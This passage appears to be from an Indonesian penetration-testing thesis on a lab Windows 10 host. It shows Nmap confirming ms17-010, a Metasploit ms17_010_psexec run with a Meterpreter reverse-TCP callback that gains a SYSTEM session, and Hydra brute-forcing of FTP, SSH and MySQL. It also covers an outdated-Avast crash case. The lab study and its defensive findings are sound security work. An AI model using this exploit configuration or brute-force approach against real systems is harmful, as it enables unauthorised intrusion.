Uptime guess: 0.296 days (since Sat Jan 09 13:57:17 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: ROOM203; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Gambar 4.3.4.1 Informasi kerentanan pada port 135,139,445,5357

Maka langkah selanjutnya adalah mengkonfirmasi kembali bahwa port 445 memiliki kerentanan. Cara yang dapat dilakukan adalah menggunakan *script* yang tersedia pada *Nmap*, *script* ini bertujuan khusus untuk mendeteksi suatu *vulnerability* (kerentanan), yaitu *vulnerability* ms17-010. *Script* yang digunakan pada *Nmap* ini melakukan koneksi ke $IP *tree*, melakukan eksekusi transaksi pada FID 0 dan melakukan pengecekan jika *error* "*STATUS_INSUFF_SERVER_RESOURCES*" dikembalikan kepada *Nmap*, bahwa komputer *Target* belum melakukan *patch* terhadap ms17-010. *Script* ini

juga melakukan pengecekan untuk kode *error* yang diketahui pada komputer yang sudah melakukan *patch* terhadap ms17-010. Hasil dari *scan Nmap* menggunakan *script* ms17-010 pada komputer *Target* dapat dilihat pada gambar di bawah ini:

```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

Gambar 4.3.4.2 Service SMB rentan terhadap ms17-010

4.3.5. Exploitation

Exploitation, ini adalah tahap di mana Peneliti mengeksploitasi secara efektif ke Sistem *Target*. Setelah komputer *Target* dikonfirmasi terdampak oleh ms17-010, selanjutnya dilakukan tahap eksploitasi yang meliputi proses eksploitasi pada *service SMB* menggunakan *tools Metasploit Framework*. Modul pada Metasploit Framework yang bernama exploit/windows/smb/ms17_010_psexec dapat digunakan untuk melakukan proses *exploit* kepada *service SMB* pada port 445 dengan kerentanan ms17-010 untuk meraih kemampuan di mana Peneliti dapat menuliskan nilai apapun di lokasi manapun yang disebut dengan *primitive write-what-where*. Selanjutnya ini dapat digunakan untuk menimpa informasi koneksi sesi dengan hak akses *administrator*. Dari sini, eksekusi kode *payload* psexec telah selesai. Gambar di bawah ini adalah opsi dari modul ms17_010_psexec.

```
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting
   ----                  ---------------
   DBGTRACE              false
   LEAKATTEMPTS          99
   NAMEDPIPE
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
   RHOSTS                192.168.1.21
   RPORT                 445
   SERVICE_DESCRIPTION
   SERVICE_DISPLAY_NAME
   SERVICE_NAME
   SHARE                 ADMIN$
   SMBDomain             .
   SMBPass
   SMBUser


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.20     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Native upload

msf6 exploit(windows/smb/ms17_010_psexec) >
```

Gambar 4.3.5.1 Opsi dari Modul ms17_010_psexec

Opsi dari modul di atas terdiri dari *NAMED_PIPES*, yaitu list *named pipe* yang tersedia pada *service SMB Target*, kemudian ada RHOSTS, yaitu *host* dari sistem *Target* di mana *IP Address Target* adalah 192.168.1.21. Pada opsi *payload*, digunakan *payload* windows/x64/meterpreter/reverse_tcp untuk menyesuaikan dengan Sistem Target yaitu *Windows* 64-bit dan *payload* ini dapat melakukan koneksi kepada sistem Peneliti pada 192.168.1.20 pada *port* 4444 setelah *payload* ini dieksekusi pada sistem *Target*. Untuk opsi *Exploit Target*, dipilih *Native Upload*, di mana cara kerjanya adalah dengan mencoba mengupload *payload* (*executable*) ke SYSTEM32 dan *payload* dapat dieksekusi dengan psexec. Setelah semua telah disetting sesuai dengan sistem *Target* dan dijalankan, didapatkan hasil seperti gambar di bawah ini:

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.1.20:4444
[*] 192.168.1.21:445 - Target OS: Windows 10 Home 10586
[*] 192.168.1.21:445 - Built a write-what-where primitive...
[+] 192.168.1.21:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.21:445 - Uploading payload... NVSDBoHl.exe
[*] 192.168.1.21:445 - Created \NVSDBoHl.exe...
[+] 192.168.1.21:445 - Service started successfully...
[*] 192.168.1.21:445 - Deleting \NVSDBoHl.exe...
[*] Sending stage (175174 bytes) to 192.168.1.21
[*] Meterpreter session 2 opened (192.168.1.20:4444 -> 192.168.1.21:1893) at 2020-11-06 18:42:44 +0700

meterpreter >
```

Gambar 4.3.5.2 Modul ms17_010_psexec berhasil mendapatkan sesi

Gambar di atas menjelaskan modul ini berhasil terkoneksi ke *named pipe* \netlogon dan berhasil membuat *primitive write-what-where* di mana Peneliti dapat menuliskan nilai apapun di lokasi manapun pada Sistem Target lalu mengupload file *payload* (*executable*) dan mengeksekusi payload tersebut. Tahap terakhir yaitu modul ini menghasilkan koneksi antara sistem Peneliti dan sistem *Target* dalam bentuk sesi meterpreter yang dapat melakukan *command* secara *remote* pada sistem *Target*.

Transaksi ini dapat dilihat pada *capture* file pcapng antara sistem Peneliti dan sistem Target seperti gambar di bawah ini:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.20	192.168.1.21	TCP	74	38497 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
3	0.002051	192.168.1.20	192.168.1.21	TCP	66	38497 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3
4	0.003204	192.168.1.20	192.168.1.21	SMB	154	Negotiate Protocol Request
6	0.037564	192.168.1.20	192.168.1.21	TCP	66	38497 → 445 [ACK] Seq=89 Ack=367 Win=64128 Len=0 TSva
7	0.043505	192.168.1.20	192.168.1.21	SMB	213	Session Setup AndX Request, NTLMSSP_NEGOTIATE
9	0.045306	192.168.1.20	192.168.1.21	TCP	66	38497 → 445 [ACK] Seq=236 Ack=614 Win=64128 Len=0 TSv
10	0.049191	192.168.1.20	192.168.1.21	SMB	422	Session Setup AndX Request, NTLMSSP_AUTH, User: .\
12	0.053868	192.168.1.20	192.168.1.21	TCP	66	38497 → 445 [ACK] Seq=592 Ack=703 Win=64128 Len=0 TSv
13	0.059173	192.168.1.20	192.168.1.21	SMB	140	Tree Connect AndX Request, Path: \\192.168.1.21\IPC$
15	0.060279	192.168.1.20	192.168.1.21	TCP	66	38497 → 445 [ACK] Seq=666 Ack=753 Win=64128 Len=0 TSv
16	0.066388	192.168.1.20	192.168.1.21	SMB	163	NT Create AndX Request, FID: 0x4000, Path: \netlogon

Gambar 4.3.5.3 Bukti Transaksi SMB pada Port 445

Gambar di atas menjelaskan eksploitasi di atas dalam level paket dari awal SYN untuk koneksi kepada *port* 445 dan SYN, ACK untuk mendapatkan izin mengakses *port* 445 dan ACK untuk mengerti atau memahami bahwa koneksi

tersebut diperbolehkan oleh sistem *Target*. Kemudian koneksi ke $IPC *tree* juga dapat dilihat pada *traffic SMB* antara sistem Peneliti dan sistem *Target*.

Namun dikarenakan *Windows Defender* pada Sistem Target dapat menangkap payload yang dikirim oleh Sistem Peneliti, maka *Windows Defender* menghapus file *payload* dan mematikan proses dari *payload* yang telah dijalankan sebelumnya. Aliran jaringan yang membuat koneksi antara Sistem *Target* dan Sistem Peneliti putus dapat dilihat pada gambar di bawah ini:

Gambar 4.3.5.4 RST, ACK memutuskan koneksi

4.3.6. Post Exploitation

Post Exploitation, tahap di mana peneliti memanfaatkan kerentanan lebih lanjut. Dikarenakan *Windows Defender* menangkap *payload* yang dikirim oleh Sistem Peneliti, maka Peneliti tidak dapat memanfaatkan kerentanan lebih lanjut.

4.3.7. Reporting

Reporting, tahap ini dilakukan untuk meringkas hasil dari pengujian penetrasi. *Vulnerability* dari *port SMB* pada Sistem *Target* yaitu ada fungsi bernama srv!SrvOS2FeaListSizeToNt, yang digunakan untuk menghitung ukuran yang diperlukan untuk mengubah struktur Daftar OS/2 Full Extended Attributes (FEA) menjadi struktur NT FEA yang sesuai. Struktur ini digunakan untuk menggambarkan karakteristik file. Fungsi penghitungan ini tidak ada di *Microsoft Windows 10*, seperti yang telah diatur oleh kompiler. Kerentanan demikian muncul di srv!SrvOs2FeaListToNt. Kemudian modul

ms17_010_psexec mengotomasi proses exploitasi dari pengecekan versi dari Sistem *Target* sampai melanjutkan memilih *Target* dan proses pengiriman dan eksekusi *payload* yang dikirim ke Sistem *Target*. Tetapi dengan mengaktifkan *Windows Defender*, dapat mencegah eksploitasi pada Sistem *Target* dikarenakan *Windows Defender* dapat mendeteksi adanya *malware* pada file yang di-*download* dari internet dan mencegah pengambilan alih akses pada Sistem *Target*.

4.4. Easily Guessable Credentials

Easily Guessable Credentials adalah kredensial atau *password* yang mudah ditebak oleh Peneliti.

4.4.1. Pre-Engagement Interaction

Tahap *Pre-Engagement* adalah tahap di mana Peneliti membuat perjanjian bagaimana Peneliti melakukan pengujian penetrasi terhadap Sistem *Target*. Sistem Operasi *Windows 10* berada dalam jaringan lokal dengan *IP Address* 192.168.1.21 dengan *gateway* 192.168.1.1. Untuk tujuan *testing Easily Guessable Credentials*, *service SSH* menggunakan opsi MaxAuthTries=10000000 dan *service MySQL* menggunakan opsi max_connect_error=1000000 pada file konfigurasi *service* masing-masing.


4.4.2. Intelligence Gathering

Intelligence Gathering, yaitu tahap untuk mengumpulkan informasi, dan ditentukan pengumpulan informasi yang diperlukan untuk menghasilkan representasi yang dapat dimengerti. Sistem *Target* mempunyai *service FTP*,

SSH dan *MySQL*, terhubung pada *gateway* 192.168.1.1 dengan *IP Address* 192.168.1.21.

4.4.3. Threat Modeling

Threat Modeling, tahap memodelkan ancaman yang paling kritis sebagai tes yang wajib untuk dilaksanakan.



Gambar 4.4.3.1 Threat Modeling Easily Guessable Credentials

Scenario Serangan *Easily Guessable Credentials* dimulai dengan mengidentifikasi parameter *Wordlist* dan Kerumitan *Password*, kemudian dilakukan pengujian menggunakan *Hydra* untuk proses *Brute Force* kepada *service FTP*, *SSH* dan *MySQL*, setelah itu dapat diketahui apakah ditemukan

plain text dari proses *Brute Force* tersebut atau tidak. Hasil dari pengujian dilaporkan pada tahap *Reporting*.

4.4.4. Vulnerability Analysis

Vulnerability Analysis, adalah tahap menganalisa kerentanan yang ada pada Sistem *Target*. Protokol *FTP* mempunyai kerentanan berupa tidak ada jeda pada proses *login* ke *service FTP* pada suatu *server*. Protokol *SSH* adalah protokol jaringan kriptografik untuk mengoperasikan layanan jaringan dengan aman melalui jaringan yang tidak aman, namun untuk tujuan pengujian penetrasi *Easily Guessable Credentials*, ada opsi pada file konfigurasi *SSH* yang dapat diubah sehingga pengujian tersebut dapat dilakukan. Protokol *MySQL* adalah sistem manajemen database relasional yang bersifat *open-source* (*RDBMS*) yang memungkinkan pengguna untuk berinteraksi langsung dengan *database MySQL* menggunakan *SQL*, untuk tujuan pengujian penetrasi *Easily Guessable Credentials* pada *service MySQL*, ada opsi pada file konfigurasi *MySQL* yang dapat diubah sehingga memungkinkan uji penetrasi *brute force* pada *service MySQL*.

4.4.5. Exploitation

Exploitation, ini adalah tahap di mana Peneliti mengeksploitasi secara efektif Sistem *Target*. Proses eksploitasi dilakukan dengan cara *brute force* pada protokol *FTP*, *SSH* dan *MySQL*, dengan melakukan konfigurasi pada *SSH* dan *MySQL* sehingga membuat proses *brute force* pada protokol *SSH* dan *MySQL* lebih mudah untuk tujuan penelitian.

Tabel 4.4.5.1 Hasil Testing pada service FTP

No.	Nama Wordlist	Jenis Wordlist	Waktu	Hasil
1.	*Alphabet* 1 huruf *lowercase*.	*Wordlist* yang berisikan huruf "a" sampai huruf "z" dalam *lowercase*.	2020-05-28 21:17:12 - 2020-05-28 21:17:13	Gagal
2.	*Alphabet* 2 huruf *lowercase*.	*Wordlist* yang berisikan huruf "aa" sampai huruf "zz" dalam *lowercase*.	2020-05-28 21:17:41 - 2020-05-28 21:17:42	Gagal
3.	*Alphabet* 3 huruf *lowercase*.	*Wordlist* yang berisikan huruf "aaa" sampai huruf "zzz" dalam *lowercase*.	2020-05-28 21:17:52 - 2020-05-28 21:18:23	Gagal
4.	*Alphabet* 4 huruf *lowercase*.	*Wordlist* yang berisikan huruf "aaaa" sampai huruf "zzzz" dalam *lowercase*.	2020-05-28 21:18:48 – 2020-05-28 21:32:04	Gagal
5.	*Alphabet* 5 huruf *lowercase*.	*Wordlist* yang berisikan huruf "aaaaa" sampai huruf "zzzzz" dalam *lowercase*.	2020-05-28 21:32:27 – 2020-05-29 03:11:19	Gagal
6.	*Custom Wordlist*.	*Wordlist* yang berisikan gabungan dari 2 kata dalam *lowercase*.	2020-05-30 13:08:11 – 2020-05-30 13:08:12	Berhasil

Tabel di atas menjelaskan bahwa setelah dilakukan pengujian penetrasi untuk kategori *Easily Guessable Credentials*, hanya *wordlist custom* yang berhasil login ke dalam *service FTP* dan membutuhkan waktu 1 detik. *Password* yang ditemukan adalah "securepassword" pada *service FTP*.

Tabel 4.4.5.2 Hasil Testing pada service SSH

No.	Nama Wordlist	Jenis Wordlist	Waktu	Hasil

1.	*Alphabet* 1 huruf *lowercase*.	*Wordlist* yang berisikan huruf "a" sampai huruf "z" dalam *lowercase*.	2020-05-30 22:58:00 - 2020-05-30 22:58:33	Gagal
2.	*Alphabet* 2 huruf *lowercase*.	*Wordlist* yang berisikan huruf "aa" sampai huruf "zz" dalam *lowercase*.	2020-05-30 22:59:00 - 2020-05-30 23:17:16	Gagal
3.	*Alphabet* 3 huruf *lowercase*.	*Wordlist* yang berisikan huruf "aaa" sampai huruf "zzz" dalam *lowercase*.	2020-05-30 23:48:49 - 2020-05-30 23:49:45	Gagal
4.	*Alphabet* 4 huruf *lowercase*.	*Wordlist* yang berisikan huruf "aaaa" sampai huruf "zzzz" dalam *lowercase*.	2020-05-30 23:50:01 – 2020-05-31 00:03:35	Gagal
5.	*Alphabet* 5 huruf *lowercase*.	*Wordlist* yang berisikan huruf "aaaaa" sampai huruf "zzzzz" dalam *lowercase*.	2020-05-31 00:07:11 – 2020-05-31 05:39:29	Gagal
6.	*Custom Wordlist*.	*Wordlist* yang berisikan gabungan dari 2 kata dalam *lowercase*.	2020-05-31 20:46:13 - 2020-05-31 20:46:20	Berhasil

Tabel di atas menjelaskan bahwa setelah dilakukan pengujian penetrasi untuk kategori *Easily Guessable Credentials*, hanya *wordlist custom* yang berhasil login ke dalam *service SSH* dan membutuhkan waktu 7 detik. *Password* yang ditemukan adalah "securepassword" pada *service SSH*.

Tabel 4.4.5.3 Hasil Testing pada service MySQL

No.	Nama Wordlist	Jenis Wordlist	Waktu	Hasil
1.	*Alphabet* 1 huruf *lowercase*.	*Wordlist* yang berisikan huruf "a" sampai huruf "z" dalam *lowercase*.	2020-06-01 22:30:46 - 2020-06-01 22:30:54	Gagal

2.	*Alphabet* 2 huruf *lowercase*.	*Wordlist* yang berisikan huruf "aa" sampai huruf "zz" dalam *lowercase*.	2020-06-01 22:31:07 - 2020-06-01 22:31:23	Gagal
3.	*Alphabet* 3 huruf *lowercase*.	*Wordlist* yang berisikan huruf "aaa" sampai huruf "zzz" dalam *lowercase*.	2020-06-01 22:52:30 - 2020-06-01 22:59:44	Gagal
4.	*Alphabet* 4 huruf *lowercase*.	*Wordlist* yang berisikan huruf "aaaa" sampai huruf "zzzz" dalam *lowercase*.	2020-06-02 15:48:02 – 2020-06-03 15:52:02	Gagal
5.	*Custom Wordlist*.	*Wordlist* yang berisikan gabungan dari 2 kata dalam *lowercase*.	2020-06-01 22:26:58 - 2020-06-01 22:27:01	Berhasil

Tabel di atas menjelaskan bahwa setelah dilakukan pengujian penetrasi untuk kategori *Easily Guessable Credentials*, hanya *wordlist custom* yang berhasil login ke dalam *service MySQL* dan membutuhkan waktu 3 detik. *Password* yang ditemukan adalah "securepassword" pada *service MySQL*.

4.4.6. Post Exploitation

Post Exploitation, tahap di mana peneliti memanfaatkan kerentanan lebih lanjut. Peneliti dapat menggunakan kredensial yang didapatkan untuk *login* ke dalam sistem lain pada jaringan sistem *Target*.

4.4.7. Reporting

Reporting, tahap ini dilakukan untuk meringkas hasil dari pengujian penetrasi. Dari 6 kategori *wordlist* yang digunakan terhadap *service FTP* dan *SSH*, lalu 5 kategori wordlist yang digunakan terhadap *service MySQL*, hanya *wordlist custom* saja yang dapat masuk ke dalam sistem *Target*. Bahwa

password yang berupa gabungan dari 2 kata masih belum aman, karena masih dapat ditebak dengan cepat dan *password* hanya dalam *lowercase*.

4.5. Missing Patch


Missing Patch adalah sistem yang mempunyai aplikasi yang tidak up to date dengan versi aplikasi yang terakhir. *Missing Patch* dapat menyebabkan sistem tidak *reliable* saat digunakan dikarenakan aplikasi yang dipakai tidak *up to date*, sehingga *bugs* yang ada pada versi tertentu, mengganggu jalannya suatu sistem.

4.5.1. Pre-Engagement Interaction

Tahap *Pre-Engagement* adalah tahap di mana Peneliti membuat perjanjian bagaimana Peneliti melakukan pengujian penetrasi terhadap Sistem *Target*. Sistem *Target* dapat diakses secara langsung tanpa sistem Peneliti, karena pengujian *missing patch* hanya dapat dilakukan pada sistem *Target*.


4.5.2. Intelligence Gathering

Intelligence Gathering, yaitu tahap untuk mengumpulkan informasi, dan ditentukan pengumpulan informasi yang diperlukan untuk menghasilkan representasi yang dapat dimengerti. Sebelum melakukan analisis, peneliti mencari informasi tentang versi dan *build number* dari sistem *Windows 10* pada *Target*. Didapatkan bahwa versi Windows 10 ini adalah 1909 seperti gambar di bawah ini:



Gambar 4.5.2.1 Winver 1909 build 18363.476

Ditemukan bahwa versi pada Windows 10 adalah 1909 dan *build number* adalah 18363.476. untuk menemukan *missing patch* pada *Windows 10* versi 1909 di *build number* 18363.476, peneliti dapat membuka website *Microsoft* pada *Windows 10 Version 1903 Known Issues* dan terlihat seperti gambar di bawah ini:




Gambar 4.5.2.2 Windows 10, Version 1909 Known Issues

Dilihat dari *link Microsoft* di atas, dapat diketahui bahwa *Windows 10* versi 1909 ini melewatkan *patch Issues with some older versions of Avast and AVG anti-virus products.*

Berikut ini adalah *bug* (kerentanan) *Issues with some older versions of Avast and AVG anti-virus products* pada *Windows 10* versi 1909.

4.5.3. Threat Modeling

Threat Modeling, tahap memodelkan ancaman yang paling kritis sebagai tes yang wajib untuk dilaksanakan.



Gambar 4.5.3.1 Threat Modeling Missing Patch

Scenario Serangan *Missing Patch* dimulai dengan mengidentifikasi parameter Versi, kemudian dilakukan pengecekan pada website *Microsoft*, setelah diketahui perbedaan Versi, maka dapat dikonfirmasi bahwa aplikasi sudah *out-of-date* atau tidak. Hasil dari pengujian dilaporkan pada tahap *Reporting*.

4.5.4. Vulnerability Analysis

Vulnerability Analysis, adalah tahap menganalisa kerentanan yang ada pada Sistem *Target*. *Bug* pada *Windows 10* versi 1909 *build number* 18363.476 yaitu *Issues with some older versions of Avast and AVG anti-virus products*, pada


deskripsi, sudah menjelaskan bahwa *Microsoft* dan *Avast* mengidentifikasi masalah kompabilitas dengan beberapa versi lama pada *Antivirus Avast* dan *AVG*.

Semua aplikasi dari *Avast* dan *AVG* yang mempunyai versi *Antivirus* 19.5.4444.567 atau terdahulu, terkena dampak dari masalah ini. *Platform* yang terpengaruh yaitu *Windows 10*, versi 1909; *Windows 10* versi 1903

4.5.5. Exploitation

Exploitation, ini adalah tahap di mana Peneliti mengeksploitasi secara efektif Sistem *Target*. Setelah *Antivirus Avast* versi di bawah 19.5 diinstal, *Windows 10* versi 1909 mengalami *blue screen*, ini terjadi dikarenakan oleh masalah kompabilitas yang terjadi antara *Windows 10* dan *Avast* versi 19.5 ke bawah.

Blue screen ini menulis *log* ke dalam file srttrail.txt yang ada pada folder D:\Windows\System32\LogFiles\Srt\SrtTrail.txt. SrtTrail.txt adalah file yang dihasilkan setelah *Windows 10* mencoba untuk memperbaiki *error* yang dialami dengan menjalankan program *Startup Repair diagnosis* and *repair log*. Di dalam file ini terdapat *bugcheck* 50 dengan parameter 0xfffff80541000000, 0x0, 0xfffff805444ff8b1, 0x2 seperti gambar di bawah ini:



Gambar 4.5.5.1 File SrtTrail.txt

4.5.6. Post Exploitation

Post Exploitation, tahap di mana peneliti memanfaatkan kerentanan lebih lanjut. Untuk menanggulangi masalah dari *bug* (kerentanan) *issues with some older versions of Avast and AVG anti-virus products*, peneliti melakukan *Reset this PC* pada *Windows 10* versi 1909. Setelah *Windows 10* dilakukan proses *Reset*, peneliti dapat melakukan *download* dan instalasi *software Avast* versi paling akhir.

4.5.7. Reporting

Reporting, tahap ini dilakukan untuk meringkas hasil dari pengujian penetrasi. Bahwa *bug* (kerentanan) masalah kompabilitas *software Avast* terjadi dikarenakan masalah update *Windows 10 Anniversary Update* dengan *CPU Intel Skylake* yang menggunakan *Virtualilzation Technology* (*Intel VT*) pada *BIOS* yang membuat sistem *Target* menyebabkan *blue screen of death*. Masalah ini dapat diselesaikan dengan cara download aplikasi *Avast* versi terakhir pada website resmi *Avast*.

4.6. Lack of Application Hardening

Lack of Application Hardening adalah kurangnya pengerasan atau penguatan pada Aplikasi, di antaranya ada konfigurasi yang digunakan dapat berisiko untuk terkena serangan melalui fitur/konfigurasi yang digunakan tersebut.


4.6.1. Pre-Engagement Interaction

Tahap *Pre-Engagement* adalah tahap di mana Peneliti membuat perjanjian bagaimana Peneliti melakukan pengujian penetrasi terhadap Sistem *Target*.

